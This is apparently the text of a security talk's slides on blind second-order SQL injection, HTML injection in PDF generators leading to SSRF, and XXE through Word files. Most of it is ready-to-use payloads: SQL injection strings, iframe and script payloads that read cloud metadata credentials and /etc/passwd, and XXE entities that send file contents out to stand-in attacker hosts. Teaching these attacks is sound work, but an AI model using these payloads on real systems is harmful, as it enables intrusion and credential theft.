Episode 1

Hacking Sunday

1. BLIND SECOND-ORDER SQL INJECTION
2. HTML INJECTION => PDF => SSRF
3. XXE VIA MICROSOFT WORD


Twitter- @trouble1_raunak

LET'S FIRST TALK ABOUT TYPES OF SQL INJECTION

LET'S FIRST TALK ABOUT TYPES OF SQL INJECTION

Types of SQL Injection:

1. Union based
2. Boolean based (blind)
3. Time based (blind)
4. Error based



LET'S FIRST TALK ABOUT TYPES OF SQL INJECTION

Union Based Injection:

```
' ORDER BY 6 -- -
' UNION SELECT 1,2,3,@@version,5,6 -- -
--------------------------------------------------------------------------------
```

Name: 10.4. 5-MariaDB

Age: 5

LET'S FIRST TALK ABOUT TYPES OF SQL INJECTION

Boolean based SQL Injection:

' or 1=1 -- -	True
' or 1=2 -- -	False

Name: john

Age: 22

Name: Ram

Age: 58

Name: Sham

Age: 33

LET'S FIRST TALK ABOUT TYPES OF SQL INJECTION

Time based SQL Injection:

' or sleep(10) -- -

Name: john

Age: 22

LET'S FIRST TALK ABOUT TYPES OF SQL INJECTION

Error based SQL Injection:

```
' UNION SELECT CASE WHEN (1=1) THEN 1/0 ELSE NULL END -- -    error
' UNION SELECT CASE WHEN (1=2) THEN 1/0 ELSE NULL END -- -    no error
```

----

https://www.exploit-db.com/docs/english/37953-mysql-error-based-sql-injection-using-exp.pdf

BLIND SECOND-ORDER SQL INJECTION

Second-order SQL injection arises when user-supplied data is stored by the application and later incorporated into SQL queries in an unsafe way.

BLIND SECOND-ORDER SQL INJECTION

\' or 1=1 # <== User inputs

Data stored ==> ' or 1=1 #

' or 1=1 # <== Input is again called and used in another query

BLIND SECOND-ORDER SQL INJECTION

```
UPDATE SET list topics = '\' or 1=1#' where id ="6z4ah55";
```

```
$sql = "Select topics from list where id = '6z4ah55' ";
$res = mysqli_query($db, $sql);
$row = mysqli_fetch_array($res, MYSQLI_ASSOC)
```

```
$sql = "Select topics from books where topics = '" . $row['topics'] . "' ";
```

SQL INJECTION IN MYSQL SERVER

HTML INJECTION => PDF => SSRF

HTML INJECTION => PDF => SSRF

When pdf generator accepts HTML tag there is a high probability of SSRF attack

<img>

<iframe>

<script>

<link>

HTML INJECTION => PDF => SSRF

Payload 1

```
<iframe src="http://victim.com:8080/admin"></iframe>

<iframe src="http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE-NAME-HERE"></iframe>
```

HTML INJECTION => PDF => SSRF

Payload 2

```
<script>
        x=new XMLHttpRequest;x.onload=function({
        document.write(this.responseText)};
        x.open(‘GET’,’file:///etc/hosts’);x.send();
</script>
```

HTML INJECTION => PDF => SSRF

Payload 3:

```
<link rel=attachment href=”file:///etc/passwd”>
```

HTML INJECTION => PDF => SSRF

https://blog.appsecco.com/finding-ssrf-via-html-injection-inside-a-pdf-file-on-aws-ec2-214cc5ec5d90

https://docs.google.com/presentation/d/1JdljHHPsFSgLbaJcHmMkE904jmwPM4xdhEuwhy2ebvo/htmlpresent

XXE VIA MICROSOFT WORD

XXE VIA MICROSOFT WORD

XXE – XML External ENTITY

An *XML External Entity* attack is a type of attack against an application that parses XML input

XML ==> Parser ==> Application

XXE VIA MICROSOFT WORD

Concept is same for Microsoft .docx file

.docx file contains lots of xml data

When the vulnerable parser loads .docx file our malicious code will get executed which allow us read internal data

XXE VIA MICROSOFT WORD

XML basic payloads:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<userInfo>
 <FirstName>&xxe;</FirstName>
</userInfo>
```

XXE VIA MICROSOFT WORD

XML basic payloads:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY % xxe SYSTEM "file:///etc/passwd"> %xxe; ]>
```

XXE VIA MICROSOFT WORD

XML basic payloads:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "file:///etc/passwd">
<!ENTITY blind SYSTEM "https://attackers.com/?%xxe;">]>
<foo>&blind;</foo>
```

XXE VIA MICROSOFT WORD

XML basic payloads:

```
<?xml version="1.0"?>
<!DOCTYPE foo [
<!ENTITY % xxe SYSTEM "http://attacker.com/dtd.dtd"> %xxe;  ]>
 -------------------------------------------------------------------------------dtd.dtd

 <!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://attacker.com/?x=%file;'>">
%eval;
%exfiltrate;
```

THANK YOU

Motivated by - @m0nkeyshell